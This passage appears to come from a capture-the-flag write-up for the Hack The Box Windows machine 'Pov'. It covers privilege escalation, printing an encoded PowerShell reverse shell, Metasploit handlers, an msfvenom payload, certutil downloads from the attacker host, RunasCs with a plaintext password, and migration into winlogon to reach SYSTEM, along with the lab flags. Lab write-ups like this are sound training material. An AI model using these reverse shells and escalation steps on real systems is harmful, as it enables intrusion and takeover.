
To elevate my privileges I used these credentials to execute a reverse shell
I started a listener

```
# Metasploit Way
use multi/handler
set LHOST 10.10.14.74
set LPORT 1338
run -j
```

I generated another payload using LPORT 1338 at https://www.revshells.com/

```
# Commands Executed
$Credential = Import-CliXml -Path 'C:\Users\sfitz\Documents\connection.xml'
Invoke-Command -ComputerName localhost -Credential $Credential -ScriptBlock {powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE-
MAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA0ACIALAAxADMAMwA4ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBs-
AGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMw-
A1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAA-
LAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAG-
oAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu-
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIA-
AkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMA-
ZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAG-
IAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAk-
AHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbg-
BkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwA-
bwBzAGUAKAApAA==}
```

This caught a shell as alaading
Screenshot Evidence




```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

PS C:\Users\sfitz> $Credential = Import-CliXml -Path 'C:\Users\sfitz\Documents\connection.xml'
PS C:\Users\sfitz> Invoke-Command -ComputerName localhost -Credential $Credential -ScriptBlock {powe
B5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC
BuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1AD
BhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAC
AtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAE
BlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAC
AgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AC
BJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlAC
BnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA
[*] Command shell session 2 opened (10.10.14.74:1338 → 10.129.24.147:49677) at 2024-02-18 11:28:38
```

I was then able to read the user flag

```
# Command Executed
C:\Users\alaading\Desktop\user.txt

# RESULTS
1d22f416f64e708d1bdfe2c81cfdb288
```

Screenshot Evidence




```
PS C:\Users\alaading\Documents> hostname
pov
PS C:\Users\alaading\Documents> whoami
pov\alaading
PS C:\Users\alaading\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::108
   IPv6 Address. . . . . . . . . . . : dead:beef::7b27:2037:dc2d:5ffc
   Link-local IPv6 Address . . . . . : fe80::46fd:b488:a40f:2c3b%4
   IPv4 Address. . . . . . . . . . . : 10.129.24.147
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%4
                                       10.129.0.1
PS C:\Users\alaading\Documents> type C:\Users\alaading\Desktop\user.txt
1d22f416f64e708d1bdfe2c81cfdb288
PS C:\Users\alaading\Documents>
[HTB] 0:openvpn  1:msf*  2:sudo-
```

USER FLAG: 1d22f416f64e708d1bdfe2c81cfdb288

PrivEsc

Checking my user privileges I can see I have SeDebugPrivilege but it is disabled

Screenshot Evidence


```
PS C:\Windows\System32\spool\drivers\color> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

SeDebugPrivilege is a special privilege that when assigned gives a token high integrity.
This is given to users of the Administrator's group by default but can be handed out individually
This privilege is known to pass over certain Windows access checks
REFERENCE: https://jsecurity101.medium.com/mastering-windows-access-control-understanding-sedebugprivilege-28a58c2e5314
REFERENCE: https://woshub.com/obtain-sedebugprivilege-debug-program-policy-enabled/

There are multiple ways to enable this privilege such as psgetsys
TOOL: https://notes.morph3.blog/windows/privilege-escalation/sedebugprivilege

I am going to use RunasCS to gain a Meterpreter and desired privilege

```
# Generate Payload
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.74 LPORT=1335 -f exe -o /var/www/html/
tobor.exe

# Start webserver
sudo systemctl start apache2
```


I started a listener

```
# Metasploit Commnads
use multi/handler
set LHOST 10.10.14.74
set LPORT 1335
set payload windows/x64/meterpreter/reverse_tcp
run -j
```

I uploaded the RunasCs.exe and the payload to the target

```
# Commands Executed
cd C:\Windows\System32\spool\drivers\color
certutil -urlcache -f http://10.10.14.74/RunasCs.exe RunasCs.exe
certutil -urlcache -f http://10.10.14.74/tobor.exe tobor.exe
```

Screenshot Evidence




```
PS C:\Windows\System32\spool\drivers\color> dir


    Directory: C:\Windows\System32\spool\drivers\color


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/15/2018  12:12 AM           1058 D50.camp
-a----         9/15/2018  12:12 AM           1079 D65.camp
-a----         9/15/2018  12:12 AM            797 Graphics.gmmp
-a----         9/15/2018  12:12 AM            838 MediaSim.gmmp
-a----         9/15/2018  12:12 AM            786 Photo.gmmp
-a----         9/15/2018  12:12 AM            822 Proofing.gmmp
-a----         9/15/2018  12:12 AM         218103 RSWOP.icm
-a----         2/18/2024  11:37 AM          51712 RunasCs.exe
-a----         9/15/2018  12:12 AM           3144 sRGB Color Spac
-a----         2/18/2024  11:37 AM           7168 tobor.exe
```

I then ran the payload to catch the elevated shell

```
# Commands Executed
cd C:\Windows\System32\spool\drivers\color
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 "C:\\Windows\\System32\\spool\\drivers\\color\\tobor.exe"
```

Screenshot Evidence




```
PS C:\Windows\System32\spool\drivers\color> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "C:\\
[*] Sending stage (201798 bytes) to 10.129.24.147
[*] Meterpreter session 3 opened (10.10.14.74:1335 → 10.129.24.147:49694) at 2024-02-18
```

Checking my privileges I can see RunasCs granted me SeDebugPrivilege
I used that privilege to migrate my Meterpreter session into the winologon process

```
# Meterpreter Commands
getprivs
ps winlogon
getuid
migrate 552
getuid
```

Screenshot Evidence




```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeDebugPrivilege
SeIncreaseWorkingSetPrivilege

meterpreter > ps winlogon
Filtering on 'winlogon'

Process List
============

 PID  PPID  Name          Arch  Session  User  Path
 ---  ----  ----          ----  -------  ----  ----
 552  472   winlogon.exe  x64   1              C:\Windows\System32\winlogon.exe

meterpreter > getuid
Server username: POV\alaading
meterpreter > migrate 552
[*] Migrating from 1360 to 552 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
[HTB] 0:openvpn  1:msf*  2:sudo-
```

I was then able to read the root flag

```
# Commands Executed
type C:\Users\Administrator\Desktop\root.txt
#RESULTS
796f62eeb3a775739b37e3b85bbc2656
```

Screenshot Evidence



```
meterpreter > shell
Process 4232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
pov

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
796f62eeb3a775739b37e3b85bbc2656

C:\Windows\system32>
[HTB] 0:openvpn  1:msf* 2:sudo-
```

ROOT FLAG: 796f62eeb3a775739b37e3b85bbc2656